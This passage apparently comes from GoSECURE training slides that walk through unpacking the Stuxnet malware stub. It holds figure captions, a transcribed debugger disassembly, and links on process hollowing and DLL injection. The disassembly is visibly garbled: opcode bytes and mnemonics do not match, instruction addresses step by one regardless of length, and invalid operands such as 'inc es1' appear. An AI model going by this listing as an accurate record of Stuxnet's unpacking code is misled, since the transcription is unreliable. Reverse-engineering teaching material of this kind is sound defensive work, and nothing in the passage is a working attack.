


Figure: Stuxnet Unpacking - Offset to Stub

# Unpacking Stuxnet

 GoSECURE

solutions: 0x2b

Figure: Stuxnet Unpacking - Unpacking Routine

# Unpacking Stuxnet

solutions: 0x2c




Figure: Stuxnet Unpacking - Unpacked Payload in Memory

# Unpacking Stuxnet

solutions: 0x2d




Figure: Stuxnet Unpacking - Entropy After Stage 1

# Unpacking Stuxnet

solutions: 0x2e

GoSECURE

The screenshot shows the assembly view of the Stuxnet payload. The assembly code is as follows:

```
0101360000: B0 F2 C4 08 01    cmp byte ptr ss:[esp+8],1
0101360005: v 0F85 D00000000
0101360006: 60          pushad
0101360007: BE 00E0000000    mov eax,stage_1.101360BDB
0101360008: 60          pushad
0101360009: BBDE 0030F4FF    lea edi,dword ptr ds:[esi-BD000]
010136000A: 59            pop ecx
010136000B: 89E5          mov ebp,esp
010136000C: 59            pop ecx
010136000D: 89C4 80C1FFFF    lea esp,dword ptr ss:[esp-3E80]
010136000E: 50            xor eax,eax
010136000F: 50            push eax
0101360010: 31C0          cmp eax,ebx
0101360011: 50            xor eax,eax
0101360012: 31C0          xor eax,ebx
0101360013: 50            push eax
0101360014: 31C0          xor eax,ebx
0101360015: 50            push eax
0101360016: 31C0          xor eax,ebx
0101360017: 50            push eax
0101360018: 31C0          xor eax,ebx
0101360019: 50            push eax
010136001A: 31C0          xor eax,ebx
010136001B: 50            push eax
010136001C: 31C0          xor eax,ebx
010136001D: 50            push eax
010136001E: 31C0          xor eax,ebx
010136001F: 50            push eax
0101360020: 31C0          xor eax,ebx
0101360021: 46            inc es1
0101360022: 50            push ebx
0101360023: 53            push esi
0101360024: 50            push ebx
0101360025: 88 44 13 00    mov byte ptr ds:[ebx],20003
0101360026: 57            push edi
0101360027: 57            push edi
0101360028: 46            add ebx,4
0101360029: 53            push ebx
010136002A: 53            push ebx
010136002B: 50            push ebx
010136002C: 50            push ebx
010136002D: 50            push ebx
010136002E: 50            push ebx
010136002F: 50            push ebx
0101360030: 50            push ebx
0101360031: 83C3 04        add ebx,4
0101360032: 53            push ebx
0101360033: 53            push ebx
0101360034: 53            push ebx
0101360035: 68 F3 FF 0700    push 77FF3
0101360036: 50            push ebx
0101360037: 50            push ebx
0101360038: 83C9 04        add ebx,4
0101360039: 53            push ebx
010136003A: 53            push ebx
010136003B: 50            push ebx
010136003C: 50            push ebx
010136003D: C703 030000200  mov byte ptr ds:[ebx],20003
010136003E: 50            push ebx
010136003F: 50            push ebx
0101360040: 50            push ebx
0101360041: 50            push ebx
0101360042: 50            push ebx
0101360043: 50            push ebx
0101360044: 50            push ebx
0101360045: 50            push ebx
0101360046: 50            push ebx
0101360047: 50            push ebx
0101360048: 55            push esp
0101360049: 55            push esp
010136004A: 57            push edi
010136004B: 57            push edi
010136004C: 46            add esp,4
010136004D: 50            push ebx
010136004E: 50            push edi
010136004F: 50            push edi
0101360050: 50            push edi
0101360051: 50            push edi
0101360052: 50            push edi
0101360053: 50            push edi
0101360054: 50            push edi
0101360055: 50            push edi
0101360056: 50            push edi
0101360057: 50            push edi
0101360058: 50            push edi
0101360059: 50            push edi
010136005A: 50            push edi
010136005B: 50            push edi
010136005C: 50            push edi
010136005D: 50            push edi
010136005E: 50            push edi
010136005F: 50            push edi
0101360060: 50            push edi
0101360061: 50            push edi
0101360062: 50            push edi
0101360063: 50            push edi
0101360064: 50            push edi
0101360065: 50            push edi
0101360066: 50            push edi
0101360067: 50            push edi
0101360068: 50            push edi
0101360069: 50            push edi
010136006A: 50            push edi
010136006B: 50            push edi
010136006C: 50            push edi
010136006D: 50            push edi
010136006E: 50            push edi
010136006F: 50            push edi
0101360070: 50            push edi
0101360071: 50            push edi
0101360072: 50            push edi
0101360073: 50            push edi
0101360074: 50            push edi
0101360075: 50            push edi
0101360076: 50            push edi
0101360077: 50            push edi
0101360078: 50            push edi
0101360079: 50            push edi
010136007A: 50            push edi
010136007B: 50            push edi
010136007C: 50            push edi
010136007D: 50            push edi
010136007E: 50            push edi
010136007F: 50            push edi
0101360080: 50            push edi
0101360081: 50            push edi
0101360082: 50            push edi
0101360083: 50            push edi
0101360084: 50            push edi
0101360085: 50            push edi
0101360086: 50            push edi
0101360087: 50            push edi
0101360088: 50            push edi
0101360089: 50            push edi
010136008A: 50            push edi
010136008B: 50            push edi
010136008C: 50            push edi
010136008D: 50            push edi
010136008E: 50            push edi
010136008F: 50            push edi
0101360090: 50            push edi
0101360091: 50            push edi
0101360092: 50            push edi
0101360093: 50            push edi
0101360094: 50            push edi
0101360095: 50            push edi
0101360096: 50            push edi
0101360097: 50            push edi
0101360098: 50            push edi
0101360099: 50            push edi
010136009A: 50            push edi
010136009B: 50            push edi
010136009C: 50            push edi
010136009D: 50            push edi
010136009E: 50            push edi
010136009F: 50            push edi
01013600A0: 50            push edi
01013600A1: 50            push edi
01013600A2: 50            push edi
01013600A3: 50            push edi
01013600A4: 50            push edi
01013600A5: 50            push edi
01013600A6: 50            push edi
01013600A7: 50            push edi
01013600A8: 50            push edi
01013600A9: 50            push edi
01013600AA: 50            push edi
01013600AB: 50            push edi
01013600AC: 50            push edi
01013600AD: 50            push edi
01013600AE: 50            push edi
01013600AF: 50            push edi
01013600B0: 50            push edi
01013600B1: 50            push edi
01013600B2: 50            push edi
01013600B3: 50            push edi
01013600B4: 50            push edi
01013600B5: 50            push edi
01013600B6: 50            push edi
01013600B7: 50            push edi
01013600B8: 50            push edi
01013600B9: 50            push edi
01013600BA: 50            push edi
01013600BB: 50            push edi
01013600BC: 50            push edi
01013600BD: 50            push edi
01013600BE: 50            push edi
01013600BF: 50            push edi
01013600C0: 50            push edi
01013600C1: 50            push edi
01013600C2: 50            push edi
01013600C3: 50            push edi
01013600C4: 50            push edi
01013600C5: 50            push edi
01013600C6: 50            push edi
01013600C7: 50            push edi
01013600C8: 50            push edi
01013600C9: 50            push edi
01013600CA: 50            push edi
01013600CB: 50            push edi
01013600CC: 50            push edi
01013600CD: 50            push edi
01013600CE: 50            push edi
01013600CF: 50            push edi
01013600D0: 50            push edi
01013600D1: 50            push edi
01013600D2: 50            push edi
01013600D3: 50            push edi
01013600D4: 50            push edi
01013600D5: 50            push edi
01013600D6: 50            push edi
01013600D7: 50            push edi
01013600D8: 50            push edi
01013600D9: 50            push edi
01013600DA: 50            push edi
01013600DB: 50            push edi
01013600DC: 50            push edi
01013600DD: 50            push edi
01013600DE: 50            push edi
01013600DF: 50            push edi
01013600E0: 50            push edi
01013600E1: 50            push edi
01013600E2: 50            push edi
01013600E3: 50            push edi
01013600E4: 50            push edi
01013600E5: 50            push edi
01013600E6: 50            push edi
01013600E7: 50            push edi
01013600E8: 50            push edi
01013600E9: 50            push edi
01013600EA: 50            push edi
01013600EB: 50            push edi
01013600EC: 50            push edi
01013600ED: 50            push edi
01013600EE: 50            push edi
01013600EF: 50            push edi
01013600F0: 50            push edi
01013600F1: 50            push edi
01013600F2: 50            push edi
01013600F3: 50            push edi
01013600F4: 50            push edi
01013600F5: 50            push edi
01013600F6: 50            push edi
01013600F7: 50            push edi
01013600F8: 50            push edi
01013600F9: 50            push edi
01013600FA: 50            push edi
01013600FB: 50            push edi
01013600FC: 50            push edi
01013600FD: 50            push edi
01013600FE: 50            push edi
01013600FF: 50            push edi
```

The CPU pane shows the assembly code, and the Registers pane shows the current register values. The Dump pane shows memory dump data.

Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

# Unpacking Stuxnet

solutions: 0x2f

GoSECURE




Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

# Unpacking Stuxnet

solutions: 0x30

GoSECURE



Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

# Unpacking Stuxnet

solutions: 0x31

**GoSECURE**




Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

# Unpacking Stuxnet

solutions: 0x32




Figure: Stuxnet Unpacking - Checking Entropy Again

## Unpacking Stuxnet

solutions: 0x33

 GoSECURE




Figure: Stuxnet Unpacking - Can View Strings and Functions!

- [https://en.wikibooks.org/wiki/X86\\_Disassembly/Calling\\_Conventions](https://en.wikibooks.org/wiki/X86_Disassembly/Calling_Conventions)
- <https://github.com/m0n0ph1/Process-Hollowing>
- <http://blog.sevagas.com/?PE-injection-explained>
- [https://en.wikipedia.org/wiki/DLL\\_injection](https://en.wikipedia.org/wiki/DLL_injection)